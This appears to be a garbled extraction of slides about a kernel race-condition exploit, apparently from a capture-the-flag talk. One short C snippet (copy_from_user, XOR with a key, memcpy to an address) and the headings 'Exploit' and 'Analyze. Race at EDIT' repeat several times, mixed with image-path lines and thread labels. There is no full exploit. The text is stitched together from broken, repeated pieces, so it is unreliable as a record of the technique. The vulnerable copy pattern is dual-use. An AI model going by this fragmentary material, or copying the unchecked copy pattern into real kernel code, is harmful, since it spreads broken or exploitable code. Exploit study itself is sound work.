
Thread 3

EDIT N0

Thread 4



```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```




# Exploit



## Analyze. Race at EDIT



Thread 4




```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```



# Exploit

## Analyze. Race at EDIT




# Exploit

## Analyze. Race at EDIT

Thread 3



Thread 4



```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```

node-1

user\_key\_payload


# Exploit

## Analyze. Race at EDIT

Thread 3





Thread 4



```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```

node-1





# Exploit

## Analyze. Race at EDIT

Thread 3



Thread 4



